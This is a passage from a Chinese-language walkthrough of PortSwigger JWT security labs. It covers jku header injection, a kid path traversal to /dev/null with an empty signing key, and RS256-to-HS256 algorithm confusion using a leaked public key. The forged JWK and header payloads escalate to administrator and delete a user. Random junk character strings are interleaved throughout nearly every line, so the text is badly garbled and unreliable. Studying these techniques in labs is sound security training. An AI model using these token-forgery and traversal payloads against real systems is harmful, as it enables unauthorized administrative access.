"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
4 z: m0 H7 T+ i' ^: [
} X% |; i1 k# a2 I' `. ~8 M6 w
% F j) e. g8 `7 s" g; m5 k
2 C9 Y; c% ^ e: k8 ^! z+ M
/ w& g" H- T$ u# _0 c - s" f* Z& v+ _4 S: j
& H8 ^* |5 B6 f) ~5 H5 }, ~6 q0 Y6 P; \# S6 b3 S) ^0 t% J5 z
Step 7:在题目中选择"Go eo exploit server",然后加上key头并保存到exploit的body中
+ k/ K+ A9 B, N
. \& Y6 g) ~/ t9 l. g) V, v4 ^' s8 N) P" P
% S9 _" O2 n* ?
{
; U ^" }4 @; w7 K x0 i: L% @' F
"keys": [
5 |- }. V4 j7 n {
" |! @6 d2 i ]2 [2 M/ F
"kty": "RSA",
9 [- P/ }/ b" N "e": "AQAB",
* H/ a7 _% _+ y$ X2 ^- a7 b3 G3 f "kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
( x! E o4 Q% d/ N& v: ^
"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
% K: P. Z% {% b8 a/ C* }
}
- y; J5 @7 B: g+ G( z
]
! O- w8 u; P; } A) i8 D
}- i- l3 y7 R' J a4 D z
! P$ S* S7 k' X q2 v2 ]
+ ?6 r( Q) J3 c- u! {2 {# e4 p+ f" r8 _( {0 q- S* N+ B
( Y0 g$ H" ?& S( q/ ]3 B7 O* j
) ^" b" M, [1 o, o
. F* f" | i9 x% _; i$ [
( _9 x+ r: _, b5 ^& |
3 ^) u4 @/ H7 Z8 E2 y
. t" U+ C. s" L9 N1 f$ i6 o/ N Step 8:然后切换至repeat的"JSON Web Token"界面,将kid修改成自己生成的JWK中的kid值,将jku的值改为exploit l! v5 W t7 p! h6 j1 _ m
, H. K: j2 A6 W8 ~: S! @: e
6 n0 S% y0 e$ e- z O3 P
0 C+ h- i3 @4 S8 {# k% `$ h ) l. p& v/ r0 m/ `$ C- y
" Y% Q& a4 k; u! P; `( L
4 k' X# n! O# b$ e" B8 D! |& m
. n" J* y5 M4 H. J
2 u0 n2 x3 N) m/ r" y) M8 i2 e. v Step 9:切换sub为administrator; N, G% z4 g" `4 s6 k
* L5 l' ], Y8 R4 }% X4 k2 L
9 L3 j/ B9 }) \7 n3 {8 E3 y w
4 e) p5 ~8 U+ E2 {* ^. y
; }, h# @9 x. O6 B/ v2 X6 q' @6 {/ N. x# G! n* a h! U
Step 10:点击下面的sign,选择Don’t modify header模式% r" D; G T) r. `% G" E- a
9 D$ \1 o4 c7 ^% C( c8 c& \3 C, _8 X7 l& t0 T0 {6 @- \/ o
& U2 Y* r. _9 s7 P: G % V9 E8 u8 w3 s) s+ H/ ^* z
8 j: G: L0 t+ h4 P) C. C6 F
Step 11:更改请求路径发送请求成功越权$ E2 w; ]' G [5 o9 E; G/ b
2 t6 {0 i1 t1 x
, N% @, n1 U% P1 Q7 z / Z, R4 _3 e2 I- X* R5 P% N7 i
; L+ _; Q$ `3 e% X5 E7 V3 a$ C/ N& B6 k& Y
Step 12:请求敏感路径删除carlos用户
3 h: r/ n7 U$ I% p! A
0 |7 x1 M) m- E% R& q( X s
6 ^# V {0 `# O0 X, \3 V
4 P/ U+ ]. J. H2 j8 `4 h
! d! B5 o, e5 n7 P& ^
r, |* {3 Q, ]' l: F: E7 G Step 13:成功解题
1 q+ ]9 j# D9 V) k4 H9 `7 x( i # X O. U2 P$ ?. l
% z/ C, {! H+ w- a* ^
4 w3 h: w' A( T: ~& ]! A
- ~4 Q* E8 F7 B" i
v/ M& t$ C% b) J # 注入场景36 U. ~, r; k. ], I7 j. o: @/ ?
" g/ B- T% M, S# P
8 j) Z% A8 Z# t$ t* U; T) B. } 服务器可能使用几个密钥来签署不同种类的数据,因此JWT的报头可能包含kid(密钥id)参数,这有助于服务器在验证签名时确定使用哪个密钥,验证密钥通常存储为一个JWK集,在这种情况下服务器可以简单地查找与令牌具有相同kid的JWK,然而JWS规范没有为这个ID定义具体的结构——它只是开发人员选择的任意字符串,例如:它们可能使用kid参数指向数据库中的特定条目,甚至是文件的名称,如果这个参数也容易受到目录遍历的攻击,攻击者可能会迫使服务器使用其文件系统中的任意文件作为验证密钥,例如:& ?8 N* T6 f/ a* n6 @2 i. I$ h
5 k8 q% E- v& z) e9 a
* [" U* E- F7 C f( z1 a+ M
) @1 }; a+ o7 c0 r8 f Q$ ~$ W- T0 t
{
" o. O0 {) R; ~$ n "kid": "../../path/to/file",
; F1 F/ N) H' M' }( S1 Z; z
"typ": "JWT",
% M: {$ G( N1 |. V# K* C "alg": "HS256",
# c" W. ?) |" T- c1 V* W9 [: b8 t$ X
"k": "asGsADas3421-dfh9DGN-AFDFDbasfd8-anfjkvc"
( b( r% q. w7 `4 H. ?1 o) B. r! a
}; T) O1 C7 S0 U
. T6 w$ P9 S; T
2 q/ P& f8 t( A2 S: X* L+ ]' w% r! Y0 G; O2 `1 R
如果服务器也支持使用对称算法签名的jwt就会特别危险,在这种情况下攻击者可能会将kid参数指向一个可预测的静态文件,然后使用与该文件内容匹配的秘密对JWT进行签名,从理论上讲您可以对任何文件这样做,但是最简单的方法之一是使用/dev/null,这在大多数Linux系统上都存在,由于这是一个空文件,读取它将返回一个空字符串,因此用空字符串对令牌进行签名将会产生有效的签名
' o, X+ l# l! S$ R* P
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-kid-header-path-traversal. m( ^2 {9 Q+ K+ L6 C. x
0 U# c/ @/ \! G3 L j9 ]& j
( ~: ?& ]! ^4 Q% z' i$ N9 J- _ ' a. G! V( J7 }; t& A, Q, s
( U! u' s6 ?% D# E
. v% o, ~9 E1 ^1 @ Step 1:点击上方"Access The Lab"进入靶场1 {4 T: Z p9 L+ k- u$ f
! c/ C/ p# c/ ?7 N& x; p
2 W6 o. f' N2 ?& x" M# Y" c8 s
4 x" N; o/ j9 i
: w8 D5 C1 H3 M2 A
6 x' [& { d* g Step 2:登录靶场
# v9 N% ~9 E# K3 W4 @ ( o3 m" R4 n2 h I6 M! X
. F0 e Q% G: o9 s8 N2 [$ W
0 o+ z5 b0 p$ \( X
' F- q0 @/ ^$ w3 |5 \2 ?/ L
& @4 ?% o2 S; H% C5 l; k3 ?
Step 3:登录后进入到如下邮箱更新界面$ W' o" f; l i4 l( n; ?/ a
3 j4 x7 b2 f3 B; I9 C4 C* Q9 L$ o
. W% d9 Q j+ [$ }
8 S: G$ E' ^! I: W ! u% o* V% Z, f3 Q) @
& |! P' A% B1 L9 _ B, ~ Y4 T
Step 4:使用burpsuite的插件生成一个对称密钥(Symmetric Key)并将k的值修改为"AA=="即为null# w; s% X" d* h$ u
, ~, I8 ?7 h$ k
4 Y- h( |" S1 X
7 v+ o# N2 @1 `# j! a
{
, T/ j. |9 q2 R1 U$ G
"kty": "oct",
! Z" c! Y) @3 G) d9 {. y2 C5 l* [# O
"kid": "38576880-33b7-4446-ade4-f1a78bb6d5c2",
* b/ U) s) L3 v& n' w( ]$ r
"k": "AA=="
' R7 `4 _5 s6 F! K- E7 m) ^}* m2 d9 g' G+ E) u6 N2 S8 ?& n0 j
0 t# |& Z9 |% n" g: P 5 \) i! @# w r0 Y+ k, z
+ F" x$ |4 ^4 h0 ]+ L* S- H
! L9 `, ?; F, s0 v3 A" D3 _
+ ~! S& Q* \% C0 Y" F5 o% ^
8 j, ?4 u" B* q4 U! V! H5 d/ B Step 5:拦截一个请求将其发送到repeat模块
* p4 @: e% _/ d& S, q: Z
8 t% g3 f. m8 G$ r
' v5 |9 a( \. l. l4 T & r, G L: q1 E" U+ B/ z# z
& Z4 g; E' B- q' Y. t: P3 A4 o
; d% f* M5 L/ a1 L9 J; V$ u8 O) o Step 6:此时直接访问/admin——提示"401 Unauthorized"
( e' F7 u) `0 E' g2 e- E# ^/ c R* m7 d" } r3 T$ Q: [1 G7 s8 Q
6 r; n9 f- \% {/ P0 c ; z& Q1 Q7 m7 ~+ S3 G2 Y
# l, a- z! g- e4 r y5 C) h/ X. }* t! Y
Step 7:在JSON Web Token界面中修改kid值和sub进行目录遍历,这里的"/dev/null"文件名与"AA=="一致都为null,对称密钥,所以可以成功绕过0 C! a2 n- d0 z2 w" K3 U
0 z; a' F/ G& i& i8 E, U% E( A" |
6 R. f* @2 p- l8 i) W; N+ Y
: k" Y, a) \# s- e {
) p# j& D* M, Q; `, J! q
"kid": "../../../../../../../dev/null",
4 D" w+ R6 J4 A2 f: H "alg": "HS256"
1 a7 ~% ]5 |' P3 O* H5 M0 m
}; o$ e) G# N# O- j/ Q
" _: {$ R1 R( g; V! T
# F. n- P" l$ N' K( L% P
d9 ]) L) ^3 T' ?) t O) g% R' `/ K r, A
6 n: {5 \9 G3 P3 J
8 q* v9 _7 D9 U K6 n5 ? Step 8:点击sign选择OCT8 的密钥攻击
# A/ z, Y9 {/ S- b# }! n; x" } , Z! _( N* h: A- f2 k! N6 ^
8 }) m4 S. d% N. Z3 k! r' W ; t* F9 w/ Q: M; _5 `; J0 j. y) [
, r! ]- I% m$ m' E$ p0 @' \! S
+ z1 j1 J- ~6 N) M, m; a ; V/ ~* P% ?- j
' ?5 }& u0 O* `1 x( J% M( p7 b6 N' Q4 {2 H: |6 O( E
Step 9:成功越权
O) A+ j, E- | ; j# f- J! a9 V
2 H" r& {6 t/ T, O' d' W% g( j
2 e' f! q/ H- G0 I `* m# k& ^" o% W
4 o+ u6 r# ^0 b) Y1 C3 J
) Y+ j3 w) ? S: C2 B) ~ Step 10:调用敏感接口删除carlos用户完成解题
& y; E& h5 A1 g& { + o5 c1 {4 `& \. X% G. V0 c1 P$ V
4 P! Q& Z: v) z
7 ]' K9 T" V- j" Q, Y: q( D
# I: Q) o5 S- a F; H2 L5 [- y' I2 [, n' U0 x! r
0 g: I4 O9 @5 Y8 {* u6 z! m7 i : {( } o6 l8 Y1 i2 [9 O
/ S% {' }3 d+ U. Y0 I; {7 t6 e9 L5 I
JWT算法混淆- a8 I. h7 A6 f4 M* g- O
& Z6 x+ o8 Q2 Q Z) U' ?# ]5 J3 C# E
算法混淆9 G& B6 m( J* r: E. l: x6 f8 A
: i; t% c- ]2 V! z: S
; H6 M+ I: P+ [: `7 s8 N) x% U 算法混淆攻击(也称为密钥混淆攻击)是指攻击者能够迫使服务器使用不同于网站开发人员预期的算法来验证JSON web令牌(JWT)的签名,这种情况如果处理不当,攻击者可能会伪造包含任意值的有效jwt而无需知道服务器的秘密签名密钥
3 d9 i5 \1 k# _+ d, o. N: B/ L% K
JWT可以使用一系列不同的算法进行签名,其中一些,例如:HS256(HMAC+SHA-256)使用"对称"密钥,这意味着服务器使用单个密钥对令牌进行签名和验证,显然这需要像密码一样保密: \0 `' p0 { j' K: N- R2 s7 X
1 [4 _; S2 S/ k; `1 \5 i% w9 P2 F7 @' ?- I
% ~3 k& J9 t. o. p5 c+ ?: N* g
6 V( E! ~/ H0 l; Y$ @- M
j. r! }8 ]' d; L" S 其他算法,例如:RS256(RSA+SHA-256)使用"非对称"密钥对,它由一个私钥和一个数学上相关的公钥组成,私钥用于服务器对令牌进行签名,公钥可用于验证签名,顾名思义,私钥必须保密,但公钥通常是共享的,这样任何人都可以验证服务器发出的令牌的签名
8 h4 \9 d3 i6 q# d% B3 p2 w- J1 R # O# {/ J) r! [* u1 X) h
2 f3 A1 |) J6 D. S; e# [( s0 x) J; | " J, V7 a5 A N" b* |/ ?* o
* B# L( u/ E' g& p7 m3 n& }4 k$ S# X1 O. m% |
混淆攻击$ S7 q; g5 F. R
+ W, Z7 @8 ?/ D
9 L, ]# F: @: t9 c: [. e" _$ Y6 I
算法混乱漏洞通常是由于JWT库的实现存在缺陷而导致的,尽管实际的验证过程因所使用的算法而异,但许多库都提供了一种与算法无关的方法来验证签名,这些方法依赖于令牌头中的alg参数来确定它们应该执行的验证类型,下面的伪代码显示了一个简单的示例,说明了这个泛型verify()方法在JWT库中的声明:: ^' S& x& S6 p9 f5 C+ D2 g
: b9 [* {# I. b% ]/ D. s
' F5 j. U# v* m# \
! w# i2 L5 }9 c2 o6 Q( K+ U
function verify(token, secretOrPublicKey){
3 ^/ i" C! P9 y8 p, K) B algorithm = token.getAlgHeader();
8 D4 _8 \ j5 a/ M6 p m# {6 Z6 @& C if(algorithm == "RS256"){
* [6 b2 w4 r) l* Q' X9 @& X, ~ // Use the provided key as an RSA public key
8 t' d" z/ |: O, R- t
} else if (algorithm == "HS256"){
$ d5 u* P0 Z) H4 g4 H+ G2 q+ s
// Use the provided key as an HMAC secret key
f I7 q! m; ? }
}
) n, i$ o$ ^1 h' m3 J/ z& E% E) X
}$ k8 C; H* K4 J% S0 c
% L9 u5 b$ G" c
9 z/ Z" b, w! W. Y) J6 z8 Z
}/ k( c. X; V8 `
使用这种方法的网站开发人员认为它将专门处理使用RS256这样的非对称算法签名的JWT时,问题就出现了,由于这个有缺陷的假设他们可能总是传递一个固定的公钥给方法,如下所示:8 d" K; R, O& V0 C% b1 _
/ N* v" R; S, l) c4 U4 }
0 m' T* q! i. e. W$ @7 t9 g1 u
! e$ { ^" b% l8 _* B6 o$ I" M, @ publicKey = <public-key-of-server>;
; n0 t8 C4 p0 x* z' ]. g! b/ P ?
token = request.getCookie("session");
& j1 m* b( X% z" Lverify(token, publicKey);
7 r% i# l: C7 S/ ]: b4 ]$ c . c3 `. o, z# G
/ O. s Y, t- R- D% y. R g) `; E( `6 L+ h; n$ c$ c3 F
在这种情况下如果服务器接收到使用对称算法(例如:HS256)签名的令牌,库通用verify()方法会将公钥视为HMAC密钥,这意味着攻击者可以使用HS256和公钥对令牌进行签名,而服务器将使用相同的公钥来验证签名(备注:用于签署令牌的公钥必须与存储在服务器上的公钥完全相同,这包括使用相同的格式(如X.509 PEM)并保留任何非打印字符,例如:换行符,在实践中您可能需要尝试不同的格式才能使这种攻击奏效)
" F/ a+ T B: l, g: ~3 @5 \攻击流程简易视图如下:
3 x8 }# u& k8 b+ k7 w( j
5 \# m. n6 l+ f. \9 V0 W. d# a3 q4 c0 L& m+ t% M% V$ g) I
; l: P5 v- r1 [$ F2 W
2 A7 h& N' A A( n
$ N$ a1 a$ Z0 S1 i6 I, A 攻击演示; H# d& y0 I2 T0 P0 A' H
2 G3 s8 i( ] h5 }/ H2 Q4 K" N) y% ]* F
靶场地址:https://portswigger.net/web-security/jwt/algorithm-confusion/lab-jwt-authentication-bypass-via-algorithm-confusion$ f1 e! O% @. a9 ?. H4 Q
3 Y0 m" U4 h+ X8 s% Q
5 z, B9 a: ~3 ]+ x* K / I' Q$ A' L% C4 L. [2 G; \5 b- p
& ^; m' k2 p: H) n, C
1 m% y8 H. r0 v
Step 1:点击"Access the lab"访问靶场
7 Z( i k& z; B; `5 d* t ' R* _) z3 F2 Q1 [ q5 c' o
- P( r/ A$ i6 a) @
}/ ], O+ W" [( a& H
2 Y9 ~5 f% q5 l9 i# A. k; Z( R5 E5 W* W3 d
Step 2:使用账户密码登录; ^0 \& ^* r0 r' [% f! n
: Y4 {4 Y" |: e7 p9 a
7 l0 j7 K& G& \/ w" D 1 A* L, D$ t% M5 H' p
6 |, o7 ?& R, v1 y4 `6 i
% S% A; D% N* }; Z2 e Step 3:登录之后进入到用户邮箱更新操作界面
* \8 W) Z3 h& p a) C9 g; R( @ 8 i$ q: p1 q. r- W: i" X) J6 a% v
& ]# X) o, N" L; H* m
5 @8 a& S! w2 Y1 ~& K 7 E( B4 Q7 H% G" w- f
1 f7 i9 k* I+ x0 Z4 V+ \
Step 4:服务器有时通过映射到/jwks.json或/.well-known/jwks.json的端点将它们的公钥公开为JSON Web Key(JWK)对象,比如大家熟知的/jwks.json,这些可能被存储在一个称为密钥的jwk数组中,这就是众所周知的JWK集合,即使密钥没有公开,您也可以从一对现有的jwt中提取它
5 v0 b% E% `1 Y+ f 1 ~* ]1 A) R9 b; V* E
Y' \, |$ h( y0 ]1 p9 R# A
# d; T+ |- {4 z# _2 r {
! P9 M3 J, i% W "keys": [
9 m3 |1 P4 @+ U. c, ~! e
{
( l, @1 `2 r C4 k% I9 ?4 J# S* S
"kty": "RSA",
$ ~/ w/ f0 k6 b: v9 Z) u( n' z
"e": "AQAB",
# J" Y4 r2 r0 f. W# X1 ] "kid": "75d0ef47-af89-47a9-9061-7c02a610d5ab",
@" j0 y- j- u ~4 ]: L+ D
"n": "o-yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw-fhvsWQ"
4 x8 E3 k* i. o3 A o0 G3 W) } },
' F" c i! J9 M% N$ j% k1 a4 x9 _, j {
$ D! l5 }9 i* R7 ?* r( n
"kty": "RSA",
" g0 R; f; F- _) y9 D
"e": "AQAB",
( X) V k) Y* L6 @; s
"kid": "d8fDFo-fS9-faS14a9-ASf99sa-7c1Ad5abA",
) w, w! k- K8 k "n": "fc3f-yy1wpYmffgXBxhAUJzHql79gNNQ_cb33HocCuJolwDqmk6GPM4Y_qTVX67WhsN3JvaFYw-dfg6DH-asAScw"
: U( ^; I% p' g6 d
}
3 P4 L0 k4 L1 }; }! l6 V
]
t. Z$ F g& f0 U8 K3 A! j4 \}
- S/ L- p5 o8 q: j6 ?% m+ a
: I- X" x+ r1 o3 A3 s) y; ^ # i# M8 Z% {5 m
: |/ @: p$ J( O6 j2 Z7 ~$ C 于是乎我们可以直接访问/jwks.json接口获取到服务器的公钥信息,在此处我们将JWK复制下来,作为我们第二部的RSA Key
( j8 {, u. [) G" }1 Vhttps://0aad003404004c0b817dcff9 ... ademy.net/jwks.json! |: u! g3 M! J6 y
: \, D% \: j/ I1 ?+ {, x$ J% t( w# ?5 X; L
7 M) ^9 A0 K8 X% i {
5 l" v* j+ u3 I T6 z* s
"keys": [
. f6 O, e1 S+ Y% F2 o5 c {
$ E/ l: R4 r+ o2 N8 }/ H" g "kty": "RSA",
1 o/ i. ]0 Z% J/ r; a "e": "AQAB",
3 e6 z9 u4 n% r "use": "sig",
) u; w6 D! H1 g2 t6 l1 f "kid": "63624c36-bfd8-4146-888e-6d032ad4fe18",
" f; w0 J a( C "alg": "RS256",
1 s4 ?6 e, M; x
"n": "zsiIsVqAKSpOnOxMKrI0hT3p8m_NK3VoejFnt4Hx2CFzvJsZ4_9mmoIVwi_nXYr7NtNV7stOSS4MGzYdJ57t4v83B9h7uI1fdKSp-L-cisg31S0Wm5B_LDnvuABFMcShJ-DKTgEYfLHaG31JudlyJdnfgNIIa0XL-wbGh7Xshf8RtzR8FC2DfApX_-KXYNnHxnTKTPXl5unBgCxyny2n2CwoCIiYet7s7X1c3qhwktWk6xJTmvkrd85KBlDSyEjBhEPPXrbVfqo8sNxkY-E2FXIoPIt8m_VSXlsKyZpjpfXTJJZo_IqazAl1XBW6bjwWjxwee0Xbyt7M1_1dTKjaAw"
. B: ]9 b" i- B w
}
1 H3 J, v! N, m
]
; \& X% g# a+ r: P0 z8 K* g1 ?}
, m/ J! K! G8 n$ P# h1 l( o1 l
# U* y- W. _" ?
, f; R7 H# U7 I% `( H5 q0 r3 i( J8 q8 Y# {# U2 y4 h& ~8 f
+ ~% ]4 _7 u2 Z3 }* e( q6 ~ % g4 x& i4 L1 e: r; c6 p
, M# ^# V6 ?( U2 e3 j, T1 B; X
* p+ j/ m$ ]) p: v& G: |; ?) N
' n: d( E1 S; w1 q8 K7 M C- d
& B- v) A5 M% g. {9 V2 p# ?; ^4 q
) M4 P2 S, M4 J) o4 MStep 5:在Burpsuite的JWT Editor Keys中点击"New RSA Key",用之前泄露的JWK而生成一个新的RSA Key* T: A2 _: V7 J3 S
\3 a {; d8 b$ I
# Z1 ^ P6 C& e: H
* b9 x; t: L4 s" D2 P {
. _1 E& D1 x& o) i "kty": "RSA",
9 t# R9 c6 s' [ "e": "AQAB",
% W; |- E( n/ L8 \( O% J/ N9 Q ^
"use": "sig",
S/ i2 v3 T: A. X "kid": "63624c36-bfd8-4146-888e-6d032ad4fe18",
1 c" U. A o! H1 M( f! x N8 n
"alg": "RS256",
$ c+ i- K7 j% t "n": "zsiIsVqAKSpOnOxMKrI0hT3p8m_NK3VoejFnt4Hx2CFzvJsZ4_9mmoIVwi_nXYr7NtNV7stOSS4MGzYdJ57t4v83B9h7uI1fdKSp-L-cisg31S0Wm5B_LDnvuABFMcShJ-DKTgEYfLHaG31JudlyJdnfgNIIa0XL-wbGh7Xshf8RtzR8FC2DfApX_-KXYNnHxnTKTPXl5unBgCxyny2n2CwoCIiYet7s7X1c3qhwktWk6xJTmvkrd85KBlDSyEjBhEPPXrbVfqo8sNxkY-E2FXIoPIt8m_VSXlsKyZpjpfXTJJZo_IqazAl1XBW6bjwWjxwee0Xbyt7M1_1dTKjaAw"
7 Q% F4 g( n# J7 E
}
3 `( ^' A2 R. h6 i 1 m+ f1 y0 `4 _! d/ g) ] s/ S
9 w5 t) `4 {% q2 ]2 s( ]* S8 I9 Q
7 \$ b; y5 M- g0 |# i
5 J* o6 T: P1 n+ _* }- f
' V, \2 z: ~& v: u
( E' E0 j" }; J9 L3 N3 r Step 6:选中"Copy Public Key as PEM",同时将其进行base64编码操作,保存一下得到的字符串(备注:上下的一串-----END PUBLIC KEY-----不要删掉)# {3 H5 @ t3 @/ X0 R
+ M4 H' ]: l1 ^: W0 x' [4 U
T. M6 F8 |& e+ W; m
8 p0 E3 Y; `' p: w1 i Q% [, S -----BEGIN PUBLIC KEY-----
# H' R4 P- i" Q( }MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAzsiIsVqAKSpOnOxMKrI0
/ q5 @. w i8 P4 g4 I/ G _hT3p8m/NK3VoejFnt4Hx2CFzvJsZ4/9mmoIVwi/nXYr7NtNV7stOSS4MGzYdJ57t
! T* `7 b0 \5 \* m/ A4 a4v83B9h7uI1fdKSp+L+cisg31S0Wm5B/LDnvuABFMcShJ+DKTgEYfLHaG31Judly
# z; E$ ]. _& P% J6 ^+ j# bJdnfgNIIa0XL+wbGh7Xshf8RtzR8FC2DfApX/+KXYNnHxnTKTPXl5unBgCxyny2n
0 r. k7 h w8 _' O9 h' T7 g2CwoCIiYet7s7X1c3qhwktWk6xJTmvkrd85KBlDSyEjBhEPPXrbVfqo8sNxkY+E2
- z1 ~. s* l7 h# T2 g. ZFXIoPIt8m/VSXlsKyZpjpfXTJJZo/IqazAl1XBW6bjwWjxwee0Xbyt7M1/1dTKja
" ~8 \6 j) F l4 R* M0 K- h
AwIDAQAB
5 x" Z3 }' u$ G5 f- G% k
-----END PUBLIC KEY-----! R' [7 j8 S4 l% o& m# q) c. J) T
5 H5 y. y! H* G8 c9 C) b4 `
1 Y4 F2 B7 C4 O0 z' E/ I9 V
8 \ X; y0 F% P& D! C1 C1 w5 e( W2 `! v" w
+ H8 i. v' P. L
% e& N5 W% o* p; B1 Q5 y- ^$ n8 d
# E7 }5 v4 L% m2 H base64后结果:+ o4 v7 ?: T$ ^
0 {8 W; j! b) @6 c' |6 C& U' {1 T7 t7 H1 P* e
$ O5 Z: B, v% L3 G LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF6c2lJc1ZxQUtTcE9uT3hNS3JJMApoVDNwOG0vTkszVm9lakZudDRIeDJDRnp2SnNaNC85bW1vSVZ3aS9uWFlyN050TlY3c3RPU1M0TUd6WWRKNTd0CjR2ODNCOWg3dUkxZmRLU3ArTCtjaXNnMzFTMFdtNUIvTERudnVBQkZNY1NoSitES1RnRVlmTEhhRzMxSnVkbHkKSmRuZmdOSUlhMFhMK3diR2g3WHNoZjhSdHpSOEZDMkRmQXBYLytLWFlObkh4blRLVFBYbDV1bkJnQ3h5bnkybgoyQ3dvQ0lpWWV0N3M3WDFjM3Fod2t0V2s2eEpUbXZrcmQ4NUtCbERTeUVqQmhFUFBYcmJWZnFvOHNOeGtZK0UyCkZYSW9QSXQ4bS9WU1hsc0t5WnBqcGZYVEpKWm8vSXFhekFsMVhCVzZiandXanh3ZWUwWGJ5dDdNMS8xZFRLamEKQXdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
. X- c6 U3 E4 U' ] z2 ` K( I 1 F5 W k0 n/ r4 t: w
3 Y- v' M) N8 I t, T8 q0 J9 S. c+ a9 ^! J4 }# `0 i
& r) o7 g' S/ P* i/ W0 \ 0 n, L' y) C- ?- {: N5 E
( k* e( L* `% `- l y4 `! D Step 7:在JWT Editor Keys处,生成新的对称加密Key,用之前保存的base64编码去替换k的值
6 Z) E9 K. J( @5 ]8 H" u' J
2 b: o! W" t6 t6 a# A# n
: Y) d+ Q3 ]" _# b$ r0 v0 t( ` - t0 u6 V+ O8 |0 v; s$ x( }' s( U
{
5 X9 a) C2 A" w2 Z- O P. V, k F "kty": "oct",
# p9 [' U/ t2 [6 @( V! e "kid": "63b7b785-4d35-4cb7-bbc6-9d9e17dcf5fe",
" F. n$ E8 @- i. p! ]- Z |4 c8 c) v "k": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF6c2lJc1ZxQUtTcE9uT3hNS3JJMApoVDNwOG0vTkszVm9lakZudDRIeDJDRnp2SnNaNC85bW1vSVZ3aS9uWFlyN050TlY3c3RPU1M0TUd6WWRKNTd0CjR2ODNCOWg3dUkxZmRLU3ArTCtjaXNnMzFTMFdtNUIvTERudnVBQkZNY1NoSitES1RnRVlmTEhhRzMxSnVkbHkKSmRuZmdOSUlhMFhMK3diR2g3WHNoZjhSdHpSOEZDMkRmQXBYLytLWFlObkh4blRLVFBYbDV1bkJnQ3h5bnkybgoyQ3dvQ0lpWWV0N3M3WDFjM3Fod2t0V2s2eEpUbXZrcmQ4NUtCbERTeUVqQmhFUFBYcmJWZnFvOHNOeGtZK0UyCkZYSW9QSXQ4bS9WU1hsc0t5WnBqcGZYVEpKWm8vSXFhekFsMVhCVzZiandXanh3ZWUwWGJ5dDdNMS8xZFRLamEKQXdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg=="
E! P- J5 A2 |# B
}
; _ Q/ J- v. ?) Q& E
7 g7 X% _$ f& m; B9 X" ^4 K
5 N5 B( ~ G1 Q! Z) y) a
$ o( y* L7 j$ L$ ^2 p ! A: C4 R, U1 ^; e" v- t
0 x9 C4 l- R# c
0 Y1 M; o# x; ] T7 C9 \3 \+ _ Step 8:捕获请求数据报并将其发送到repeat模块) z; i3 ^* `7 f5 s3 o. j
9 q. _9 U& ]4 g L6 g
6 r% M& L" L+ }, Z" f: x# R
1 w8 j9 ^( |& e; s" G, y; k5 P
4 a/ O" Q1 r' K$ V' a7 ]1 v
# R# g- N# N; p4 \ 此时直接请求/admin是无法请求到的
; R. L4 a/ L% O ' J$ k8 y! `' n; C2 z" k9 k
" R$ p7 Z6 Y. k' ?
8 h, W0 t8 e0 X9 o7 W. z: H k
6 j5 ^/ }/ P r D% m) n# n6 x7 I, v& W' A8 T2 g: G# N
Step 9:随后修改alg为HS256,修改sub为administrator并进行Sign操作( v4 A6 Q- V' S( W5 l
$ b0 b0 S; T* G* x: D" p: N1 t' m7 y# q* h
5 c- X8 r1 V. Q* q1 `' C
% J5 M7 _3 c- G2 g" S3 h' D6 |/ k, E1 A% j- S
Step 10:重新发送数据包可以看到回显成功
6 w4 j1 k" H E0 |9 x) B 8 F1 c. C, u8 {
& }- |3 V' j. v5 B8 T1 o3 J
0 r- @2 e# e" ^0 h ( k9 N# ]: {6 w0 Q5 f( |0 z8 B0 a# L9 o* ^
+ `+ p1 {9 A" M% Q) U, C
Step 11:请求敏感连接删除用户完成解题
$ `$ i2 _6 Z; n/ [6 ~ ( o: ]" }7 _) y$ V/ d
: j9 _3 x0 Y9 c, R( A2 t# x
) K; t: f+ y* g * R! T& ]8 c! v
( P% e8 f+ [7 q: R7 a4 `
( C4 X- w- l6 r& V 1 f% H! Y( W; f5 N+ X
' ]0 Z1 @* F, f3 U1 C# V0 l' O
令牌派生公钥1 i, O' n2 t b5 E9 n
. Q) z8 Z# G s+ x( r# y! c2 w
1 i, y( x" m3 }( X 基本介绍
( j1 W2 \# u5 c8 Z
7 S7 j4 H9 ^( z" b" z& M2 n6 m6 t
在公钥不可用的情况下您仍然可以通过使用jwt _ forgery.py之类的工具从一对现有的JWT中获取密钥来测试算法混淆,您可以在rsa_sign2n GitHub存储库中找到几个有用的脚本
